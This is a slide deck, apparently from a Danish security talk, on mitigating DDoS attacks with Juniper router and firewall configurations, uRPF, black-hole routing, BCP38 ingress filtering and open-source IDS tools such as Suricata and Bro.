
DDoS traffic before filtering



Level3 CPH




NGDC



Only two links shown, at least 3Gbit incoming for this single IP

DDoS traffic after filtering



Link toward server (next level firewall actually) about 350Mbit outgoing

Stateless firewall filter throw stuff away



```
hlk@MX-CPH-02> show configuration firewall filter all | no-more
/* This is a sample, better to use BGP flowspec and RTBH */
inactive: term edgeblocker {
    from {
        source-address {
            84.180.xxx.173/32;
...
        87.245.xxx.171/32;
    }
    destination-address {
        91.102.91.16/28;
    }
    protocol [ tcp udp icmp ];
}
then {
    count edge-block;
    discard;
}
}
```

Hint: can also leave out protocol and then it will match all protocols


Stateless firewall filter limit protocols



```
term limit-icmp {  
    from {  
        protocol icmp;  
    }  
    then {  
        policer ICMP-100M;  
        accept;  
    }  
}  
term limit-udp {  
    from {  
        protocol udp;  
    }  
    then {  
        policer UDP-1000M;  
        accept;  
    }  
}
```

Routers have extensive Class-of-Service (CoS) tools today


Strict filtering for some servers, still stateless!



```
term some-server-allow {  
    from {  
        destination-address {  
            109.238.xx.0/xx;  
        }  
        protocol tcp;  
        destination-port [ 80 443 ];  
    }  
    then accept;  
}  
term some-server-block-unneeded {  
    from {  
        destination-address {  
            109.238.xx.0/xx;  
        }  
        protocol-except icmp;  
    }  
    then {  
        count some-server-block;  
        discard;  
    }  
}
```

Wut - no UDP, yes UDP service is not used on these servers


Firewalls - screens, IDS like features



When you know regular traffic you can decide:

```
hlk@srx-kas-05# show security screen ids-option untrust-screen
icmp {
    ping-death;
}
ip {
    source-route-option;
    tear-drop;
}
tcp {      Note: UDP flood setting also exist
    syn-flood {
        alarm-threshold 1024;
        attack-threshold 200;
        source-threshold 1024;
        destination-threshold 2048;
        timeout 20;
    }
    land;
} Always select your own settings YMMV
```

Routing RTBH



What about a really big DDoS?

and routers can do more


uRPF unicast Reverse Path Forwarding



Reverse path forwarding (RPF) is a technique used in modern routers for the purposes of ensuring loop-free forwarding of multicast packets in multicast routing and to help prevent IP address spoofing in unicast routing.

Source: http://en.wikipedia.org/wiki/Reverse_path_forwarding

Strict vs loose mode RPF



```
user@router# show interfaces
ge-0/0/0 {
    unit 2 {
        family inet {
            rpf-check fail-filter rpf-special-case-dhcp;
            address 192.168.0.254/24;
        }
    }
}
ge-0/0/1 {
    unit 2 {
        family inet {
            rpf-check fail-filter rpf-special-case-dhcp;
            address 10.40.0.254/24;
        }
    }
}
```

Configuring Unicast RPF Strict Mode

In strict mode, unicast RPF checks whether the incoming packet has a source address that matches a prefix in the routing table, **and whether the interface expects to receive a packet with this source address prefix.**


uRPF Junos config with loose mode



```
xe-5/1/1 {  
    description "Transit: Blah (AS65512)";  
    unit 0 {  
        family inet {  
            rpf-check {  
                mode loose;  
            }  
            filter {  
                input all;  
                output all;  
            }  
            address xx.yy.xx.yy/30;  
        }  
        family inet6 {  
            rpf-check {  
                mode loose;  
            }  
            address 2001:xx:yy/126;  
        }  
    }  
}
```

See also: <http://www.version2.dk/blog/den-danske-internettrafik-og-bgp-49401>

Remotely Triggered Black Hole Configurations




Picture from packetlife.net showing R9 as a standalone "management" router for route injection.

<http://packetlife.net/blog/2009/jul/6/remotely-triggered-black-hole-rtbh-routing/>

<https://ripe65.ripe.net/presentations/285-inex-ripe-routingwg-amsterdam-2012-09-27.pdf>

<https://www.inex.ie/rtbh>

Remember those BGP import filters, perhaps try bgpq3



```
h1k@katana:bpq3-0.1.16$ ./bpq3 -Jl larsen-data AS197495
policy-options {
    replace:
        prefix-list larsen-data {
            91.221.196.0/23;
            185.10.8.0/22;
        }
}
```

<http://snar.spb.ru/prog/bpq3/>

BCP38 Network Ingress Filtering



Network Working Group

Request for Comments: 2827

Obsoletes: 2267

BCP: 38

Category: Best Current Practice

P. Ferguson

Cisco Systems, Inc.

D. Senie

Amaranth Networks Inc.

May 2000

Network Ingress Filtering:
Defeating Denial of Service Attacks which employ
IP Source Address Spoofing

Note: you should try validating INCOMING traffic from customers, also note the date!

<http://tools.ietf.org/html/bcp38>

The Spamhaus Don't Route Or Peer Lists



The Spamhaus Don't Route Or Peer Lists

DROP (Don't Route Or Peer) and EDROP are advisory "drop all traffic" lists, consisting of stolen 'hijacked' netblocks and netblocks controlled entirely by criminals and professional spammers. DROP and EDROP are a tiny subset of the SBL designed for use by firewalls and routing equipment.

<http://www.spamhaus.org/drop/>

Flowspec Self inflicted DoS



```
+ route 173.X.X.X/32-DNS-DROP {
+     match {
+         destination 173.X.X.X/32;
+         port 53;
+         packet-length [ 99971 99985 ];
+     }
+     then discard;
+ }
```

Resulted in router crashes - ooopps


<http://blog.cloudflare.com/todays-outage-post-mortem-82515>

<http://www.slideshare.net/sfouant/an-introduction-to-bgp-flow-spec>

<https://code.google.com/p/exabgp/wiki/flowspec>

<http://www.slideshare.net/junipernetworks/flowspec-bay-area-juniper-user-group>

Next steps



More Suricata IDS <http://www.openinfosecfoundation.org/>

More graphs, with automatic identification of IPs under attack

More identification of short sessions without data - spoofed addresses

Conclusion: use anything you can! Combine tools!

See also:


<http://www.version2.dk/blog/hvad-er-ddos-distributed-denial-of-service>

Kali Linux the new backtrack



The most advanced penetration testing distribution, ever.

From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - What's new ?



BackTrack <http://www.backtrack-linux.org>

Kali <http://www.kali.org/>

it's a Unix system, I know this



frednecksec Matt Franz by kramse

Painful interview with a junior candidate today "wanting to get into security" yet who didn't build their own network @ home or run Linux!!

1 Mar

Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug BackTrack, se evt. youtube videoer om programmerne

Quote fra Jurassic Park <http://www.youtube.com/watch?v=dFULAQZB9Ng>

Security Onion



securityonion.blogspot.dk




The Bro Network Security Monitor

Bro is a powerful network analysis framework that is much different from the typical IDS you may know.

While focusing on network security monitoring, Bro provides a comprehensive platform for more general network traffic analysis as well. Well grounded in more than 15 years of research, Bro has successfully bridged the traditional gap between academia and operations since its inception.

<http://www.bro.org/>

BRO more than an IDS




The key point that helped me understand was the explanation that Bro is a domain-specific language for networking applications and that Bro-IDS (<http://bro-ids.org/>) is an application written with Bro.

Why I think you should try Bro

<https://isc.sans.edu/diary.html?storyid=15259>


Problems and Troubleshooting



Note: some security features does not work well when DDoS hits

For instance firewall sessions can be depleted by attack traffic

Questions?



Henrik Lund Kramshøj hlk@kramse.org

THECAMP.DK - 7 open source days

Contact information



- Henrik Lund Kramshøj, internet samurai
- Email: hlk@solido.net Mobile: +45 2026 6000 IRC: hlkv6
- Cand.scient the Computer Science Department at the University of Copenhagen, DIKU
- 2003 - 2010 Independent security consultant
- 2010 - owner and partner in Solido Networks ApS